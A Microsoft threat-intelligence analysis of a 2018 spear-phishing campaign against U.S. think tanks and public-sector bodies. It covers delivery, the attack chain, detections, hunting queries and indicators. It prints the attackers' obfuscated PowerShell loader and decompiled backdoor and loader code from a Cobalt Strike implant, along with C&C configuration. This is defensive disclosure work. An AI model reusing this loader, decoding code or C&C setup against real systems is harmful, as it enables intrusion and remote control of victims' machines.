


Research Threat intelligence

Attacker techniques, tools, and infrastructure

7 min read

Analysis of cyberattack on U.S. think tanks, non-profits, public sector by unidentified attackers

By Microsoft Defender Security Research Team

December 3, 2018

more

Reuters recently reported a hacking campaign focused on a wide range of targets across the globe. In the days leading to the Reuters publication, Microsoft researchers were closely tracking the same campaign.

Our sensors revealed that the campaign primarily targeted public sector institutions and non-governmental organizations like think tanks and research centers, but also included educational institutions and private-sector corporations in the oil and gas, chemical, and hospitality industries.


Microsoft customers using the complete Microsoft Threat Protection solution were protected from the attack. Behavior-based protections in multiple Microsoft Threat Protection components blocked malicious activities and exposed the attack at its early stages. Office 365 Advanced Threat Protection caught the malicious URLs used in emails, driving the blocking of said emails, including first-seen samples. Meanwhile, numerous alerts in Windows Defender Advanced Threat Protection exposed the attacker techniques across the attack chain.

Third-party security researchers have attributed the attack to a threat actor named APT29 or CozyBear, which largely overlaps with the activity group that Microsoft calls YTTRIUM. While our fellow analysts make a compelling case, Microsoft does not yet believe that enough evidence exists to attribute this campaign to YTTRIUM.

Regardless, due to the nature of the victims, and because the campaign features characteristics of previously observed nation-state attacks, Microsoft took the step of notifying thousands of individual recipients in hundreds of targeted organizations. As part of the Defending Democracy Program, Microsoft encourages eligible organizations to participate in Microsoft AccountGuard, a service designed to help these highly targeted customers protect themselves from cybersecurity threats.


Attack overview

The aggressive campaign began early in the morning of Wednesday, November 14. The targeting appeared to focus on organizations that are involved with policy formulation and politics or have some influence in that area.




Phishing targets in different industry verticals

Although targets are distributed across the globe, majority are located in the United States, particularly in and around Washington, D.C. Other targets are in Europe, Hong Kong, India, and Canada.



Phishing targets in different locations

The spear-phishing emails mimicked sharing notifications from OneDrive and, as noted by Reuters, impersonated the identity of individuals working at the United States Department of State. If recipients clicked a link on the spear-phishing emails, they began an exploitation chain that resulted in the implantation of a DLL backdoor that gave the attackers remote access to the recipients' machines.




Attack chain

Analysis of the campaign

Delivery

The spear-phishing emails used in this attack resemble file-sharing notifications from OneDrive.



The emails contain a link to a legitimate, but compromised third-party website:

```
hxxps://www.jmj.com/personal/nauerthn_state_gov/TUJE7QJl[random string]
```

The random strings are likely used to identify distinct targeted individuals who clicked on the link. However, all observed variants of this link redirect to a specific link on the same site:

```
hxxps://www.jmj.com/personal/nauerthn_state_gov/VFVKRTdRSm
```

When users click the link, they are served a ZIP archive containing a malicious LNK file. All files in a given attack have the same file name, for example, *ds7002.pdf*, *ds7002.zip*, and *ds7002.lnk*.

Installation

The LNK file represents the first stage of the attack. It executes an obfuscated PowerShell command that extracts a base64-encoded payload from within the LNK file itself, starting at offset *0x5e2be* and extending 16,632 bytes.

```
$ptgt=0x0005e2be;
$vcq=0x000623b6;
$tb="ds7002.lnk"
if (-not(Test-Path $tb)){$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse
if (-not $oe) {exit}[IO.Directory]::SetCurrentDirectory($oe.DirectoryName)
}$vzvi=New-Object IO.FileStream $tb,'Open','Read','ReadWrite'
$oe=New-Object byte[]($vcq-$ptgt)
$r=$vzvi.Seek($ptgt,[IO.SeekOrigin]::Begin)
$r=$vzvi.Read($oe,0,$vcq-$ptgt)
$oe=[Convert]::FromBase64CharArray($oe,0,$oe.Length)
$zk=[Text.Encoding]::ASCII.GetString($oe)
iex $zk
```

Encoded content in the LNK file

The encoded payload—another heavily obfuscated PowerShell script—is decoded and executed:

```
$gibisec = myayxvj "ds7002.lnk" [IO.FileAccess]::READ
$soecks = [DllImport("user32.dll")] public static extern bool ShowWindow(int handle, int state);
add-type -name win -member $soecks -namespace native
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-Process).MainWi
$lblij = bygtqi $gibisec 0x48bd8 87782 "%TEMP%\ds7002.PDF"
Invoke-Item $lblij
$yhcgpw = bygtqi $gibisec 0x0dd8 294400 "%LOCALAPPDATA%\cyzfc.dat"
if ($ENV:PROCESSOR_ARCHITECTURE -eq "AMD64") {
& "rundll32.exe" $yhcgpw,"PointFunctionCall"
}
```

Decoded second script

The second script carves out two additional resources from within the .LNK file:

- *ds7002.PDF* (A decoy PDF)
- *cyzfc.dat* (The first stage implant)

Command and control

The first-stage DLL, *cyzfc.dat*, is created by the PowerShell script in the path *%AppData%\Local\cyzfc.dat*. It is a 64-bit DLL that exports one function: *PointFunctionCall*.

The PowerShell script then executes *cyzfc.dat* by calling *rundll32.exe*. After connecting to the first-stage command-and-control server at *pandorasong[.]com* (95.216.59.92), *cyzfc.dat* begins to install the final payload by taking the following actions:

1. Allocate a *ReadWrite* page for the second-stage payload
2. Extract the second-stage payload as a resource
3. Take a header that is baked into the first payload with a size *0xEF* bytes
4. Concatenate the header with the resource, starting at byte *0x12A*.
5. De-XOR the second-stage payload with a rolling XOR (ROR1), starting from key *0xC5*.

```
resource = (HRSRC)VirtualAlloc(0i64, 0x46A00ui64, 0x3000u, PAGE_READWRITE);
if ( resource )
{
  alloc_addr = (BYTE *)resource;
  qmemcpy(resource, g_header_EF_bytes, 0xEFui64);
  alloc_addr_plus_EF = (char *)resource + 0xEF;
  resource = FindResourceA(g_hModule, (LPCSTR)1, (LPCSTR)2);
  if ( resource )
  {
    resource = (HRSRC)LoadResource(g_hModule, resource);
    if ( resource )
    {
      qmemcpy(alloc_addr_plus_EF, (char *)resource + 0x12A, 0x46911ui64);
      alloc_ptr = alloc_addr;
      payload_size = 0xEFi64;
      xor_key = 0xC5u;
      do
      {
        *alloc_ptr ^= xor_key;
        xor_key = __ROR1__(xor_key, 1);
        ++alloc_ptr;
        --payload_size;
      }
      while ( payload_size );
```

The second stage is an instance of Cobalt Strike, a commercially available penetration testing tool, which performs the following steps:

1. Define a local named pipe with the format *\\.\pipe\MSSE-<number>-server*, where *<number>* is a random number between 0 and 9897
2. Connecting to the pipe, write it global data with size *0x3FE00*
3. Implement a backdoor over the named pipe:
    1. Read from the pipe (maximum *0x3FE00* bytes) to an allocated buffer
    2. DeXOR the payload onto a new RW memory region, this time with a much simple XOR key: simple XORing every 4 bytes with *0x7CC2885F*
    3. Turn the region to be RX
    4. Create a thread that starts running the payload'

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
  {
    g_hInstDll = hinstDLL;
    CreateThread(0i64, 0i64, EvilPipeThreadRoutine, 0i64, 0, 0i64);
  }
  return 1;
}
```

```
__int64 EvilPipeRoutine()
{
  __int64 dot; // [rsp+20h] [rbp-48h]@0
  LPDWORD slash; // [rsp+28h] [rbp-40h]@0
  __int64 char_p; // [rsp+30h] [rbp-38h]@0
  __int64 char_i; // [rsp+38h] [rbp-30h]@0
  __int64 char_p2; // [rsp+40h] [rbp-28h]@0
  __int64 char_e; // [rsp+48h] [rbp-20h]@0
  __int64 slash2; // [rsp+50h] [rbp-18h]@0
  __int64 rand_num; // [rsp+58h] [rbp-10h]@0

  LODWORD(slash2) = '\\';
  LODWORD(char_e) = 'e';
  LODWORD(char_p2) = 'p';
  LODWORD(char_i) = 'i';
  LODWORD(char_p) = 'p';
  LODWORD(slash) = '\\';
  LODWORD(dot) = '.';
  LODWORD(rand_num) = GetTickCount() % 9898;
  sprintf(
    g_szPipeName,
    "%c%c%c%c%c%c%c%cMSSE-%d-server",
    '\\',
    '\\',
    dot,
    slash,
    char_p,
    char_i,
    char_p2,
    char_e,
    slash2,
    rand_num);                                  // \\.\pipe\MSSE-<number>-server (0 <= number <= 9897)
  CreateThread(0i64, 0i64, PipeWriter, 0i64, 0, 0i64);
  return PipeBackdoor();
}
```

```
HANDLE __fastcall BackdoorRunner(PBYTE buffer, int length, __int64 xor_key_array)
{
  SIZE_T length2; // rsi@1
  PBYTE buffer2; // rbp@1
  PBYTE xor_key_arr; // r12@1
  _BYTE *payload; // rbx@1
  __int64 i; // rax@1
  DWORD flOldProtect; // [rsp+3Ch] [rbp-2Ch]@4

  length2 = length;
  buffer2 = buffer;
  xor_key_arr = xor_key_array;
  payload = VirtualAlloc(0i64, length, 0x3000u, PAGE_READWRITE);
  for ( i = 0i64; i < length2; ++i )
    payload[i] = buffer2[i] ^ xor_key_arr[i & 3];
  VirtualProtect(payload, length2, PAGE_EXECUTE_READ, &flOldProtect);
  return CreateThread(0i64, 0i64, RunnerTrampolineThreadRoutine, payload, 0, 0i64);
}
```

The phase that writes to global data to the pipe actually writes a third payload. That payload is XORed with the same XORing algorithm used for reading. When decrypted, it forms a PE file with a Meterpreter header, interpreting instructions in the PE header and moving control to a reflective loader:

```
byte_0          db 'M'                  ; DATA XRE
                db 'Z'
; ---------------------------------------------------
                push    r10
                push    rbp
                mov     rbp, rsp
                sub     rsp, 20h
                lea     rbx, byte_0
                mov     rdi, rbx
                add     rbx, 16440h
                call    rbx ; reflective_loader
                mov     r8d, 56A2B5F0h
                push    4
                pop     rdx
                mov     rcx, rdi
                call    rax
; ---------------------------------------------------
```

The third payload eventually gets loaded and connects to the command-and-control (C&C) server address that is baked-in inside configuration information in the PE file. This configuration information is de-XORed at the third payload runtime:

```
qword_18004D350 = a1;
qword_18004D358 = SomeAlloc(0x400ui64);
ProbablyMemset((int *)qword_18004D358, 0i64, 0x400ui64);
v1 = 0i64;
do
{
  g_config_xored_0x69[v1] ^= 0x69u;
  ++v1;
}
while ( v1 < 0x1000 );
SetDataToNode(&node, g_config_xored_0x69, 4096);
```

The configuration information itself mostly contains C&C information:

```
pandorasong.com,/access/
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
/radio/xmlrpc/v45
Accept: */*
GetContentFeatures.DLNA.ORG: 1
Host: pandorasong.com
Cookie:  __utma=310066733.2884534440.1433201462.1403204372.1385202498.7;
        version=4
lid=1582502724
Accept: */*
Content-Type: text/xml
 X-Requested-With: XMLHttpRequest
Host: pandorasong.com
lid=1683503735
method=getSearchRecommendations
%windir%\syswow64\rundll32.exe
%windir%\sysnative\rundll32.exe
\\%s\pipe\msagent_%x
```

CobaltStrike is a feature-rich penetration testing tool that provides remote attackers with a wide range of capabilities, including escalating privileges, capturing user input, executing arbitrary commands through PowerShell or WMI, performing reconnaissance, communicating with C&C servers over various protocols, and downloading and installing additional malware.

End-to-end defense through Microsoft Threat Protection

Microsoft Threat Protection is a comprehensive solution for enterprise networks, protecting identities, endpoints, user data, cloud apps, and infrastructure. By integrating Microsoft services, Microsoft Threat Protection facilitates signal sharing and threat remediation across services. In this attack, Office 365 Advanced Threat Protection and Windows Defender Advanced Threat Protection quickly mitigated the threat at the onset through durable behavioral protections.

Office 365 ATP has enhanced phishing protection and coverage against new threats and polymorphic variants. Detonation systems in Office 365 ATP caught behavioral markers in links in the emails, allowing us to successfully block campaign emails—including first-seen samples—and protect targeted customers. Three existing behavioral-based detection algorithms quickly determined that the URLs were malicious. In addition, Office 365 ATP uses security signals from Windows Defender ATP, which had a durable behavior-based antivirus detection (*Behavior:Win32/Atosev.gen!A*) for the second-stage malware. If you are not already secured against advanced cyberthreat campaigns via email, **begin a free Office 365 E5 trial** today.

Safe Links protection in Office 365 ATP protects customers from attacks like this by analyzing unknown URLs when customers try to open them. Zero-hour Auto Purge (ZAP) actively removes emails post-delivery after they have been verified as malicious—this is often critical in stopping attacks that weaponize embedded URLs after the emails are sent.

All of these protections and signals on the attack entry point are shared with the rest of the Microsoft Threat Protection components. Windows Defender ATP customers would see alerts related to the detection of the malicious emails by Office 365 ATP, as well the behavior-based antivirus detection.

Windows Defender ATP detects known filesystem and network artifacts associated with the attack. In addition, the actions of the LNK file are detected behaviorally. Alerts with the following titles are indicative of this attack activity:

- *Artifacts associated with an advanced threat detected*
- *Network activity associated with an advanced threat detected*
- *Low-reputation arbitrary code executed by signed executable*
- *Suspicious LNK file opened*

Network protection blocks connections to malicious domains and IP addresses. The following attack surface reduction rule also blocks malicious activities related to this attack:

- *Block executable files from running unless they meet a prevalence, age, or trusted list criteria*

Through Windows Defender Security Center, security operations teams could investigate these alerts and pivot to machines, users, and the new Incidents view to trace the attack end-to-end. Automated investigation and response capabilities, threat analytics, as well as advanced hunting and new custom detections, empower security operations teams to defend their networks from this attack. To test how Windows Defender ATP can help your organization detect, investigate, and respond to advanced attacks, **sign up for a free Windows Defender ATP trial**.

The following Advanced hunting query can help security operations teams search for any related activities within the network:

```
//Query 1: Events involving the DLL container
let fileHash = "9858d5cb2a6614be3c48e33911bf9f7978b441bf";
find in (FileCreationEvents, ProcessCreationEvents, MiscEvents,
RegistryEvents, NetworkCommunicationEvents, ImageLoadEvents)
where SHA1 == fileHash or InitiatingProcessSHA1 == fileHash
| where EventTime > ago(10d)

//Query 2: C&C connection
NetworkCommunicationEvents
| where EventTime > ago(10d)
| where RemoteUrl == "pandorasong.com"

//Query 3: Malicious PowerShell
ProcessCreationEvents
| where EventTime > ago(10d)
| where ProcessCommandLine contains
"-noni -ep bypass $zk='
JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjIzYjY7JHRiPSJkczcwMDIubG5rIjtpZ
iAoLW5vdChUZXN0LVBhdGggJHRiKSl7JG9lPUdldC1DaGlsZEl0"

//Query 4: Malicious domain in default browser commandline
ProcessCreationEvents
| where EventTime > ago(10d)
| where ProcessCommandLine contains
"https://www.jmj.com/personal/nauerthn_state_gov"

//Query 5: Events involving the ZIP
let fileHash = "cd92f19d3ad4ec50f6d19652af010fe07dca55e1";
find in (FileCreationEvents, ProcessCreationEvents, MiscEvents,
RegistryEvents, NetworkCommunicationEvents, ImageLoadEvents)
where SHA1 == fileHash or InitiatingProcessSHA1 == fileHash
| where EventTime > ago(10d)
```

The provided queries check events from the past ten days. Change EventTime to focus on a different period.

Windows Defender Research team**, **Microsoft Threat Intelligence Center**, and **Office 365 ATP research team

Indicators of attack

Files (SHA-1)

- ds7002.ZIP: cd92f19d3ad4ec50f6d19652af010fe07dca55e1
- ds7002.LNK: e431261c63f94a174a1308defccc674dabbe3609
- ds7002.PDF (decoy PDF): 8e928c550e5d44fb31ef8b6f3df2e914acd66873
- cyzfc.dat (first-stage): 9858d5cb2a6614be3c48e33911bf9f7978b441bf

URLs

- hxxps://www.jmj[.]com/personal/nauerthn_state_gov/VFVKRTdRSm

C&C servers

- pandorasong[.]com (95.216.59.92) (first-stage C&C server)

Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft community and Windows Defender Security Intelligence.

Follow us on Twitter @WDSecurity and Facebook Windows Defender Security Intelligence.

Related Posts